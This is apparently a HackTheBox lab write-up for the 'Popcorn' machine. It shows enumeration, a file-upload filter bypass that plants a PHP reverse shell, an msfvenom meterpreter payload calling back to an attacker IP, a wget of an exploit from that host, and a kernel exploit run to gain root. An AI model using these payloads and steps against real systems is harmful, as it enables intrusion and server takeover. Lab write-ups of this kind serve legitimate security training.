

Popcorn

This is the writeup for Popcorn on HackTheBox.eu...

As always lets start off loud with progressively more focused NMAP scans like vuln scans...

```
[chaotic@archlinux Popcorn]$ sudo nmap -A -v- -vv 10.10.10.6
[sudo] password for chaotic:
Invalid argument to -v: "-".
QUITTING!
[chaotic@archlinux Popcorn]$ sudo nmap -A -p- -vv 10.10.10.6
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-20 08:01 CDT
NSE: Loaded 151 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 08:01
Completed NSE at 08:01, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 08:01
Completed NSE at 08:01, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 08:01
Completed NSE at 08:01, 0.00s elapsed
Initiating Ping Scan at 08:01
Scanning 10.10.10.6 [4 ports]
Completed Ping Scan at 08:01, 0.10s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 08:01
Completed Parallel DNS resolution of 1 host. at 08:01, 0.02s elapsed
Initiating SYN Stealth Scan at 08:01
Scanning 10.10.10.6 [65535 ports]
Discovered open port 22/tcp on 10.10.10.6
Discovered open port 80/tcp on 10.10.10.6
```

```

PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 63    OpenSSH 5.1p1 Debian 6ubuntu2
| ssh-hostkey:
|   1024 3e:c8:1b:15:21:15:50:ec:6e:63:bc:c5:6b:80:7b:38 (DSA)
| ssh-dss AAAAB3NzaC1kc3MAAACBAIAAn8zzHM1eVS/OaLgV6dg0KaT+kyvjU0pMUc
Eb9PAAAFQDMosEYukWOzwL00PlxxLC+lBadWQAAAIAhp9/JSROW1jeMX4hCS6Q/M8D
HymoQLCUPBMlDPvgAAAIbmZAfIvcEQmRo8Ef1RaM8vW6FHXFtKFKFWkSJ42XTl3opa9
|   2048 aa:1f:79:21:b8:42:f4:8a:38:bd:b8:05:ef:1a:07:4d (RSA)
|_ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEAYBXr3xI9cjrxMH2+DB7lZ6ctfgrek
pVq0qdRm3H22zIVw/Ty9SKxXGmN0q0Bq6Lqs2FG8A14fJS9F8GcN9Q7CVGuSIO+UUH9
80/tcp    open  http     syn-ack ttl 63    Apache httpd 2.2.12 ((Ubuntu))
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.2.12 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).

```

We see OpenSSH on 22 and Apache httpd 2.2.12 on 80... Seems like a Linux box so lets focus our attack..
 Lets go ahead and navigate to the webpage



A default web page, lets go ahead and gobuster this.. in the meantime we will searchsploit some versions..
 Searchsploit does not scream anything to me, but a few directories from gobuster do...

```
[chaotic@archlinux Popcorn]$ gobuster dir -u http://10.10.10.6 -w /usr/share/dirbuster/directory-list-2.3-medium.txt
=====
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://10.10.10.6
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:      /usr/share/dirbuster/directory-list-2.3-medium.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:    gobuster/3.1.0
[+] Timeout:      10s
=====
2020/09/20 08:20:35 Starting gobuster in directory enumeration mode
=====
/index (Status: 200)
/test (Status: 200)
/torrent (Status: 301)
/rename (Status: 301)
Progress: 32576 / 220561 (14.77%)
```

/test and /torrent catch my eye, lets check these out...

/test



System	Linux popcorn 2.6.31-14-generic-pae #48-Ubuntu SMP Fri Oct 16 15:22:42 UTC 2009 i686
Build Date	May 2 2011 22:56:18
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/apache2
Loaded Configuration File	/etc/php5/apache2/php.ini
Scan this dir for additional .ini files	/etc/php5/apache2/conf.d
additional .ini files parsed	/etc/php5/apache2/conf.d/gd.ini, /etc/php5/apache2/conf.d/mysql.ini, /etc/php5/apache2/conf.d/mysqli.ini, /etc/php5/apache2/conf.d/pdo.ini, /etc/php5/apache2/conf.d/pdo_mysql.ini
PHP API	20041225
PHP Extension	20060613
Zend Extension	220060519
Debug Build	no
Thread Safety	disabled
Zend Memory Manager	enabled
IPv6 Support	enabled
Registered PHP Streams	https, ftps, compress.zlib, compress.bzip2, php, file, data, http, ftp, zip
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, sslv3, sslv2, tls
Registered Stream Filters	zlib.*, bzip2.*, convert.iconv.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed

This server is protected with the Suhosin Patch 0.9.7
Copyright (c) 2006 [Hardened-PHP Project](#)

수호신

This program makes use of the Zend Scripting Language Engine:
Zend Engine v2.2.0, Copyright (c) 1998-2009 Zend Technologies

Powered By



Juicy information from /test

/torrent

Latest News



BitTornado

BitTornado is a BitTorrent client. It is developed by John Hoffman, who also created its predecessor, Shad0w's Experimental Client. Based on the original BitTorrent client, the interface is largely the same, with added features such as: upload/download speed limitation prioritised downloading when downloading batches (several files) detailed information about connections to other peers UPnP Port Forwarding (Universal Plug and Play) IPv6 support (if your OS supports it/has it installed) PE/MSE support as of version 0.3.18.

01/06/07 Posted by [Admin.](#)



µTorrent

µTorrent (also microTorrent or uTorrent) is a freeware proprietary BitTorrent client for Microsoft Windows written in C++, and localized for many different languages. It is designed to use minimal computer resources while offering functionality comparable to clients such as Azureus or BitComet. The program has received consistently good reviews for its feature set, performance, stability, and support for older hardware and versions of Windows. It has been in active development since its first release in 2005. Its name is commonly abbreviated "µT" or "uT". On December 7, 2006, µTorrent developer Ludvig Strigeus and BitTorrent, Inc. CEO Bram Cohen announced that BitTorrent, Inc. had acquired µTorrent.

01/06/07 Posted by [Admin.](#)



Azureus

Azureus (Ah/ZURE/us) is a Java-based BitTorrent client, with support for I2P and Tor anonymous communication protocols. The core developers of Azureus have formed a company called Azureus, Inc. The program's logo is the Blue Poison Dart Frog (*Dendrobates azureus*), shown on the Azureus webpage, as well as within the program's start-up splash screen, from which the project took its name. The name was given to the project by co-creator Tyler Pitchford, who uses the Latin names of Poison Dart Frogs as codenames for his development projects.

01/06/07 Posted by [Admin.](#)



BitTorrent From Wikipedia

BitTorrent (BT) is a peer-to-peer (P2P) communications protocol for file sharing. The protocol was designed in April 2001, implemented and first released July 2, 2001[1] by programmer Bram Cohen, and is now maintained by BitTorrent, Inc. BitTorrent is a method of distributing large amounts of data widely without the original distributor incurring the entire costs of hardware, hosting and bandwidth resources.

01/06/07 Posted by [Admin.](#)



Login

Username

Password

Login

[Sign up](#) | [Lost password](#)




Search








Search



This looks really interesting! We have a Torrent Hoster... Looks like we can also sign up to get a better view... Lets go ahead and sign up...



Torrent Hoster

[Home](#)[Browse](#)[Upload](#)[Forum](#)[Stats](#)[News](#)[F.A.Q.](#)



Please fill out the registration form, note that all fields are requ


Username:

Password:

Password:(confirm)

Email:

Enter Code:




Register

After logging in, I instantly spot an upload feature, which I love upload features, there is usually a way to upload something nefarious like a PHP reverse shell, we saw the server will accept PHP thru the /test directory.

- You can upload torrents that are tracked by any tracker.
- Your torrent **MUST NOT CONTAIN Adult Materials, Politics, Illegal Software, or any other..**
- Be patient while the script retrieves the data from the tracker. This may take a while.
- Torrent Hoster reserve the rights to delete any torrent at anytime.

Torrent	<input type="button" value="Browse..."/> <div>No file selected.</div>
Optional name	<input type="text"/>
Category	(Choose) ▼
Subcategory	▼
Description	<div></div>
Tracker requires registration	<input type="radio"/> Yes <input checked="" type="radio"/> No
Post Annoymous	<input type="radio"/> Yes <input checked="" type="radio"/> No
<input type="button" value="Upload Torrent"/>	

The upload feature only cares about torrent files.. Well I just happen to have the ArchLinux Torrent file, so ill use that to see if we can upload...



Download [pwnArch](#)
 Uploaded By [pwnGuru](#)
 Category Other
 Size 679.00 MB



Seeds 0
 Peers 0
 Finished
 Update Stats [Update Stats](#)



Tracked By
 Added 2020-09-20 16:52:23
 Last Update 0000-00-00 00:00:00
 Comment



Screenshots

Edit this torrent

[+ Files](#)

pwnArch.. the Arch Linux Torrent file successfully uploaded.. now to enumerate and find a hole...

After looking around, the edit screenshot has a file upload, maybe we can upload a rev shell from here..



Invalid file

It did not like the revshell.. hmm lets fire up burp and check out the response..


```

1 POST /torrent/upload_file.php?mode=upload&id=db56a13a6555179990837759ca27274d0be49aca HTTP/1.1
2 Host: 10.10.10.6
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:80.0) Gecko/20100101 Firefox/80.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data; boundary=-----249238349841711728461439393887
8 Content-Length: 5853
9 Origin: http://10.10.10.6
10 Connection: close
11 Referer: http://10.10.10.6/torrent/edit.php?mode=edit&id=db56a13a6555179990837759ca27274d0be49aca
12 Cookie: /torrent/=; /torrent/torrents.php=; /torrent/login.php=; /torrent/index.php=; saveit_0=4; saveit_1=0; /torrent/torrents.phpfirsttime=1; PHPSESSID=6b25845adc6f9f76f53e6c87f5dadf2e
13 Upgrade-Insecure-Requests: 1
14
15 -----249238349841711728461439393887
16 Content-Disposition: form-data; name="file"; filename="phprevshell.php"
17 Content-Type: application/x-php
18
19 <?php
20 // php-reverse-shell - A Reverse Shell implementation in PHP
21 // Copyright (C) 2007 pentestmonkey@pentestmonkey.net
22 //
23 // This tool may be used for legal purposes only. Users take full responsibility
24 // for any actions performed using this tool. The author accepts no liability
25 // for damage caused by this tool. If these terms are not acceptable to you, then
26 // do not use this tool.
27 //
28 // In all other respects the GPL version 2 applies:
29 //
30 // This program is free software; you can redistribute it and/or modify
31 // it under the terms of the GNU General Public License version 2 as
32 // published by the Free Software Foundation.
33 //
34 // This program is distributed in the hope that it will be useful,
35 // but WITHOUT ANY WARRANTY; without even the implied warranty of
36 // MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
37 // GNU General Public License for more details.
38 //
39 // You should have received a copy of the GNU General Public License along
40 // with this program; if not, write to the Free Software Foundation, Inc.,
41 // 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
42 //
43 // This tool may be used for legal purposes only. Users take full responsibility
44 // for any actions performed using this tool. If these terms are not acceptable to
45 // you, then do not use this tool.
46 //
47 // You are encouraged to send comments, improvements or suggestions to
48 // me at pentestmonkey@pentestmonkey.net

```

Wonder what happens when we change the filename and add an image ext like .png..

pwnArch

db56a13a6555179990837759ca27274d0be49aca

Other

Articles

Registration ☐ Yes ☒ No

Update

Filename:

Browse... shell.php.png

Submit Screenshot


jpeg, gif, png.*

We need to change the Content-Type to image/png or whatever you chose.. I also add .png to the end of the file so the file will read phprevshell.php.png..

I instead chose to use msfvenom to generate a payload..


```
msfvenom -p php/meterpreter/reverse_tcp LHOST=10.10.14.36 LPORT=7548
```

SUCCESS!!! Love seeing this word..



Upload: shell.php
Type: image/png
Size: 1.0869140625 Kb
Upload Completed.
Please refresh to see the new screenshot.

now we need to setup listener and navigate to page..




```
[*] Started reverse TCP handler on 10.10.14.36:7548
[*] Sending stage (38288 bytes) to 10.10.10.6
[*] Meterpreter session 1 opened (10.10.14.36:7548 -> 10.10.10.6:50809) at 2020-09-20 10:31:13 -0500

meterpreter > █
```

Good ole meterpreter...

no python..

Priv Esc Time:



```
meterpreter > python
[-] Unknown command: python.
meterpreter > shell
Process 1503 created.
Channel 2 created.
python -c 'import pty;pty.spawn("/bin/bash")'
www-data@popcorn:/home/george$ clear
clear
TERM environment variable not set.
www-data@popcorn:/home/george$ set TERM=xterm
set TERM=xterm
www-data@popcorn:/home/george$ uname -a
uname -a
Linux popcorn 2.6.31-14-generic-pae #48-Ubuntu SMP Fri Oct 16 15:22:42 UTC 2009 i686 GNU/Linux
www-data@popcorn:/home/george$ █
```

Looking at the Kernel version it is likely vulnerable to a Kernel exploit.. Its called the Dirty Cow X_X

<https://www.exploit-db.com/exploits/40839>

another Kernel exploit..

<https://www.exploit-db.com/exploits/15704>

I am not usually a fan of Kernel exploits seeing as a wrong move can mess up the box.. but I think I can pull it off..

Good news GCC is on the box.. so we can compile.. lets go with exploit 15704...

Using wget we can grab the exploit..

```

www-data@popcorn:/tmp$ wget http://10.10.14.36/PrivEsc.c
wget http://10.10.14.36/PrivEsc.c
--2020-09-20 18:53:05-- http://10.10.14.36/PrivEsc.c
Connecting to 10.10.14.36:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 9224 (9.0K) [text/plain]
Saving to: `PrivEsc.c'

100%[=====>] 9,224      --.-K/s   in 0.05s

2020-09-20 18:53:06 (176 KB/s) - `PrivEsc.c' saved [9224/9224]

www-data@popcorn:/tmp$ ls
ls
PrivEsc.c
www-data@popcorn:/tmp$ █

```

Now to compile and run it

```

www-data@popcorn:/tmp$ gcc PrivEsc.c -o PrivEsc
gcc PrivEsc.c -o PrivEsc
www-data@popcorn:/tmp$ ls
ls
PrivEsc PrivEsc.c
www-data@popcorn:/tmp$ chmod +x PrivEsc
chmod +x PrivEsc
www-data@popcorn:/tmp$ ls
ls
PrivEsc PrivEsc.c
www-data@popcorn:/tmp$ ./PrivEsc █

```

RUN IT!!!

```

www-data@popcorn:/tmp$ ./PrivEsc
./PrivEsc
[*] Resolving kernel addresses...
[+] Resolved econet_ioctl to 0xf83d4280
[+] Resolved econet_ops to 0xf83d4360
[+] Resolved commit_creds to 0xc01645d0
[+] Resolved prepare_kernel_cred to 0xc01647d0
[*] Calculating target...
[*] Triggering payload...
[*] Got root!
# whoami
whoami
root
# █

```

Bing Bata Boom!

That wraps up Popcorn from HackTheBox X_X